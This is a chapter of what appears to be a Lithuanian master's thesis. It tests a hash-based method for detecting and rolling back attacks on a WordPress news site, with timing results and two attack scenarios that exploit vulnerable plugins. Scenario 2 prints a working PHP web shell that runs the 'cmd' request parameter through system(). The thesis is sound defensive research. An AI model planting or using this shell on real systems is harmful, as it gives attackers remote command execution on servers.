Pasiūlyto metodo hibridinių kibernetinių atakų prevencijai informacinėse sistemose veikimas buvo eksperimentiškai ištirtas, pasinaudojant sukurtu prototipu, kuris aprašytas 3 skyriuje. Šiame skyriuje aprašomi metodo veikimo kiekybiniai ir kokybiniai tyrimai bei atliekama gautų rezultatų analizė.

4.1. Techninė įranga

Tyrimo metu kaip techninė įranga buvo naudojamas stacionarus kompiuteris, kuriame įdiegta Oracle VM VirtualBox programinė įranga. Detali techninės įrangos specifikacija pateikiama **3 lentelė**.

3 lentelė. Eksperimentinio tyrimo metu naudotos techninės įrangos detali specifikacija

Stacionarus kompiuteris	
Procesorius	Intel Core i5-11600K @ 3.90Ghz
Operatyvioji atmintis	16384MB
Kietasis diskas	Corsair MP600 CORE, 1TB
Grafinė plokštė	NVIDA GeForce GTX 1070 8GB
Tinklo plokštė	Intel I225-V 2.5G Ethernet
Operacinė sistema	Microsoft Windows 10 Pro
Virtuali mašina	
Procesoriaus branduoliai	6
Operatyvioji atmintis	8096MB
Operacinė sistema	Ubuntu 20.04.3 LTS

Tyrimui atlikti taip pat naudota programinė įranga:


- PyCharm 2021.2.3
- Google Chrome 96.0.4664.45, 100.0.4896.75
- Wordpress 5.8.1
- MySQL 5.7.35
- Docker 20.10.10
- Docker compose 1.25.0
- Python sisteminis *time* paketas

4.2. Hibridinių kibernetinių atakų prevencijos metodo greitaveikos eksperimentinis tyrimas

Pirmojo eksperimento metu buvo tiriama hibridinių kibernetinių atakų prevencijos metodo greitaveika. Siekiant ištirti kaip greitai prevencinis metodas gali aptikti failų pakeitimus buvo atliekami eksperimentai pridedant failą skirtinguose pagal gylį kataloguose bei didinant failų kiekį ir bendrą jų dydį.

4.2.1. Prevencinio metodo greitaveikos tyrimas pagal katalogų gylį

Pirmasis greitaveikos tyrimas skirtas nustatyti prevencinio metodo trukmės priklausomybę nuo tikrinamo katalogo gylio. Katalogo gylis skaičiuojamas pagal katalogo vietą nuo šakninio katalogo. Siekiant ištestuoti metodą, kai failas pakeičiamas ar pridedamas bet kuriame katalogų gylyje buvo pasirinkta ilgiausia katalogų grandinė. Ilgiausia katalogų grandinė ir katalogų gylio lygiai pateikiami **27 pav.**



27 pav. Ilgiausios katalogų grandinės lygiai


Tyrimo metu buvo įdedamas naujas failas skirtinguose kataloguose, imituojant galinių durų įterpimą skirtinguose lygiuose ir pakartotinai leidžiamas prevencinis metodas. Kiekvieno paleidimo vykdymo laikas išsaugomas milisekundžių tikslumu naudojantis *Python time* sisteminiu paketu.

Tyrimo metu pastebėta, jog sistemoje vykstantys procesai ir procesoriaus apkrautumas gali daryti įtaką prevencinio metodo vykdymo trukmei, todėl nutarta vertinti dešimties bandymų vidurkį. Tyrimo metu gauti rezultatai pateikiami lentelėje **4 lentelė**, kurioje pateikiamas 10-ies bandymų

rezultatai sekundėmis, pagal pakeisto failo katalogo gylį. Tyrimo rezultatai taip pat pateikiami grafikų pavidalu **28 pav.**

4 lentelė. Prevencijos metodo greitaveikos tyrimo pagal katalogų gylį rezultatai

Bandymo Nr.	Trukmė (s), pagal katalogo gylį								
	0 lygio	1 lygio	2 lygio	3 lygio	4 lygio	5 lygio	6 lygio	7 lygio	8 lygio
1	3,372	5,989	3,206	5,544	3,191	3,565	5,299	3,389	3,600
2	3,693	3,607	3,226	6,421	3,542	3,522	5,700	3,396	3,544
3	2,404	3,362	3,194	5,846	3,300	3,520	4,882	3,504	3,565
4	2,417	3,371	3,219	3,845	3,386	3,513	4,938	3,505	3,682
5	2,494	3,375	3,225	3,558	3,427	3,588	5,286	3,532	4,180
6	3,227	3,402	3,348	3,584	4,094	4,423	5,253	4,671	5,620
7	3,300	3,449	3,414	3,713	5,649	5,727	5,193	5,779	5,930
8	3,249	3,529	4,907	3,813	5,668	6,000	5,445	6,151	5,665
9	3,364	4,038	5,577	3,848	5,308	5,630	5,653	5,512	5,739
10	4,613	5,657	5,502	4,913	5,719	5,754	3,648	5,783	5,367
Vidurkis	**3,213**	**3,978**	**3,882**	**4,509**	**4,329**	**4,524**	**5,130**	**4,522**	**4,689**



28 pav. Prevencijos metodo greitaveikos priklausomybė nuo katalogo gylio

Atliktas greitaveikos tyrimas tikrino tik failų ir duomenų bazės maišos reikšmių patikrinimą, be atstatymo veiksmo. Kaip matosi iš grafiko **28 pav.**, didėjant katalogų gyliui nėra aiškiai matomo pokyčio tikrinimo trukmėje. Išanalizavus rezultatus nustatyta, kad:

- Didėjant katalogų gyliui tikrinimo laikas išlieka panašus ir prognozuojamas;
- Failų tikrinimo laikas svyruoja nuo 2,404 s. iki 6,421 s. nepriklausomai nuo katalogo gylio.

4.2.2. Prevencinio metodo greitaveikos tyrimas pagal failų kiekį ir bendrą dydį


Antrojo greitaveikos tyrimo metu, tikrinama metodo priklausomybė nuo informacinėje sistemoje esamų ir tikrinamų failų kiekio ir bendro jų dydžio. Tyrimo metu informacinėje sistemoje buvo

patalpinami skirtingo dydžio paveikslai, kurie imituoja naujai sukurtus straipsnius. Dažnu atveju straipsniai turi bent vieną paveikslą, kuris duomenų dydžio atžvilgiu yra didžiausias.

Patalpinus skirtingus kiekius paveikslų buvo paleidžiamas prevencinis metodas ir skaičiuojama tikrinimo trukmė. Kiekvieno paleidimo vykdymo laikas išsaugotas milisekundžių tikslumu ir lentelėje **5 lentelė** pateikiami 10-ies bandymų rezultatai sekundėmis, pagal failų kiekį ir bendrą jų dydį. Tyrimo rezultatai pateikiami grafikų pavidalu **29 pav.**

5 lentelė. Prevencijos metodo greitaveikos tyrimo pagal failų kiekį ir dydį rezultatai

Bandymo Nr.	Trukmė (s), pagal failų kiekį ir bendrą jų dydį		
	124MB, 4437 failai	514MB, 6825 failai	1002MB, 9810 failai
1	2,621	15,213	34,383
2	3,099	16,067	43,888
3	3,104	19,416	37,876
4	3,195	22,254	43,893
5	3,195	19,950	27,204
6	3,285	21,327	39,885
7	3,386	15,349	38,353
8	3,393	19,458	31,093
9	3,440	18,674	38,858
10	4,523	18,078	38,102
Vidurkis	**3,324**	**18,578**	**37,354**



29 pav. Prevencijos metodo greitaveikos priklausomybė nuo failų kiekio ir dydžio

Atliktas greitaveikos tyrimas tikrino tik failų ir duomenų bazės maišos reikšmių patikrinimą, be atstatymo veiksmo. Kaip matosi iš grafiko **29 pav.**, didėjant failų kiekiui ir jų bendram dydžiui didėja ir tikrinimo trukmė. Išanalizavus rezultatus nustatyta, kad:

- Didėjant failų kiekiui ir bendram jų dydžiui pastebimas trukmės didėjimas;
- Failų dydžiui padidėjus apie 4,2 karto pastebimas 5,6 karto trukmės padidėjimas, kai lyginamų failų kiekis skiriasi apie 1,5 karto;
- Failų dydžiui padidėjus apie 8 kartus, pastebimas apie 11 kartų trukmės padidėjimas, kai lyginamų failų kiekis skiriasi apie 2,2 karto;

4.3. Hibridinių kibernetinių atakų prevencijos metodo atakų aptikimo eksperimentinis tyrimas


Kokybinio tyrimo metu buvo tiriama hibridinių kibernetinių atakų prevencijos metodo atakų aptikimo kokybė. Siekiant patikrinti prevencinio metodo efektyvumą, realizuotos dvi hibridinės atakos pagal keturis skirtingus scenarijus. Hibridinės atakos atliekamos išnaudojant informacinėje sistemoje įdiegtų papildinių pažeidžiamumus ir skirtingi scenarijai pažeidžia arba duomenų bazės įrašus arba failus esančius informacinėje sistemoje.

Informacinė sistema sukurta kaip internetinių žinių portalas, kuriame pateikiamos internetinės žinios. Pradinė informacinės sistemos būsena pavaizduota **30 pav.**

30 pav. Informacinės sistemos pradinė būsena

Pagrindiniame informacinės sistemos puslapyje **30 pav.** matomos svarbiausios ir aktualiausios naujienos. Tyrimo metu atliekamų hibridinių atakų metu, siekiama pažeisti pateikiamos informacijos tikslumą, sukuriant klaidingą straipsnį pagrindiniame puslapyje.

Sėkmingai įvykdžius hibridinę ataką, pagrindiniame puslapyje matomas naujai sukurtas straipsnis, kuris yra klaidingas. Informacinės sistemos būsena po hibridinės atakos pavaizduota **31 pav.**




31 pav. Informacinės sistemos būsena po hibridinės atakos

Pagrindiniame informacinės sistemos puslapyje **31 pav.** matomas naujas ir klaidinantis straipsnis. Tyrimo metu siekiama ištirti ar prevencinis metodas gali aptikti naujo straipsnio įterpimą arba failų pakeitimus ir atstatyti sistemą į pradinę jos būseną.

4.3.1. Hibridinės kibernetinės atakos pirmas scenarijus

Tyrimo metu naudojamoje informacinėje sistemoje įdiegtas papildinys *TheCartPress 1.5.3.6*, kuris turi neautentifikuotų naudotojų privilegijų ekskalavimo (angl. *Privilege Escalation (Unauthenticated)*) pažeidžiamumą **[40]**. Atakos scenarijus pateikiamas veiksmų sekos diagrama **32 pav.**




32 pav. Pirmas hibridinės atakos scenarijus

Hibridinė ataka vykdoma praleidžiant įsilaužimo taikinio žvalgymo ir informacijos rinkimo žingsnius. Pirmasis atakos scenarijus vykdomas šiais pagrindiniais žingsniais:

1. Naudojantis specialiai atakai paruoštu *Python* programiniu kodu **[40]** atliekama ataka, kurios metu sukuriamas naujas naudotojas su administratoriaus teisėmis;
2. Jungiamasi prie pažeistos sistemos su naujai sukurtu naudotoju ir jo slaptažodžiu;
3. Atliekama antroji atakos fazė ir sukuriamas naujas straipsnis, naudojantis jau esamais kitais sistemos naudotojais, siekiant sumažinti aptikimo galimybę. Sukurtas straipsnis atakos metu atvaizduotas **31 pav.**

Tyrimo metu prevencinis metodas iškviečiamas scenarijaus pabaigoje leidžia patikrinti ar aptinkama įvykusi hibridinė ataka ir atkuriama sistema į pradinę būseną. Prevencinio metodo eiga ir rezultatai pateikiami **33 pav.**



33 pav. Prevencinio metodo tikrinimo eiga ir rezultatai (1 scenarijus)

Prevencinis metodas pradeda tikrinti viešai prieinamos kopijos maišos funkcijos reikšmes ir aptinka pakeistus ir naujus katalogus informacinėje sistemoje. Duomenų bazės tikrinimo metu taip pat aptinkami pakeitimai duomenų bazėje. Aptikus pakeitimus pradedamas atstatymo procesas, kurio metu išsaugoma dabartinė sistemos būsena bei srauto failai ir paleidžiami nauji konteineriai iš etaloninės sistemos atvaizdų.

Atstatymo metu sukurti failai ir katalogai atvaizduoti paveikslu **34 pav.**

```
u@u-VirtualBox:/opt/magistras/alerts/2022_05_19-21_04_25/pub1$ ls
db_pub1.log  network-analysis            wp_pub1.log
db_pub1.tgz  wp_pub1-file-analysis.log   wp_pub1.tgz
```


34 pav. Sistemos atstatymo metu sukurti failai ir katalogai

Sistemos atstatymo metu sukuriami šie failai ir katalogai:

1. *db_pub1.log* – duomenų bazės įrašų tikrinimo metu rasti pakeitimai;
2. *db_pub1.tgz* – pažeistos duomenų bazės konteinerio atvaizdas;
3. *network-analysis* – katalogas, kuriame išsaugoti srauto failai .pcap formatu;
4. *wp_pub1-file-analysis.log* – kenkėjiškų failų duomenų bazėje tikrintų naujų failų rezultatai;
5. *wp_pub1.log* – informacinės sistemos failų ir katalogų tikrinimo metu rasti pakeitimai;
6. *wp_pub1.tgz* – pažeistos informacinės sistemos konteinerio atvaizdas.

4.3.2. Hibridinės kibernetinės atakos antras scenarijus

Tyrimo metu naudojamoje informacinėje sistemoje įdiegtas papildinys *WP Mobile Detector 3.5*, kuris turi savavališko failo įkėlimo (angl. *Arbitrary File Upload*) pažeidžiamumą **[41]**. Atakos scenarijus pateikiamas veiksmų sekos diagrama **35 pav.**



35 pav. Antras hibridinės atakos scenarijus

Hibridinė ataka vykdoma praleidžiant įsilaužimo taikinio žvalgymo ir informacijos rinkimo žingsnius. Antrasis atakos scenarijus vykdomas šiais penkiais pagrindiniais žingsniais:

1. Naudojantis papildinio pažeidžiamumu įkeliamas „galinių durų“ programinis kodas į informacinę sistemą;
2. Naudojantis papildinio pažeidžiamumu įkeliamas paruoštas naudotojo sukūrimo programinis kodas į informacinę sistemą. Naudotojo sukūrimo programinis kodas paruoštas taip, jog būtų panaudojami *Wordpress* konteinerio aplinkos kintamieji, kuriuose nurodomi prisijungimai prie duomenų bazės;
3. Naudojantis įkeltu „galinių durų“ programiniu kodu iškviečiamas naudotojo sukūrimo programinis kodas;
4. Jungiamasi prie pažeistos sistemos su naujai sukurtu naudotoju ir jo slaptažodžiu;

5. Atliekama antroji atakos fazė ir sukuriamas naujas įrašas, naudojantis jau esamais kitais sistemos naudotojais, siekiant sumažinti aptikimo galimybę.

Atakos metu naudojamas „galinių durų“ programinis kodas pateikiamas **36 pav**.

```php
<?php
  if(isset($_REQUEST['cmd']))
  {
    echo "<pre>";
    $cmd = ($_REQUEST['cmd']);
    system($cmd);
    echo "</pre>";
    die;
   }
?>
```

36 pav. „Galinių durų“ programinis kodas

„Galinių durų“ programinis kodas sukurtas taip, jog yra atidaroma komandinė eilutė iškvietus programinį kodą. Naudojantis komandine eilute galima atlikti visus veiksmus, kuriuos gali atlikti informacinės sistemos sisteminis naudotojas.

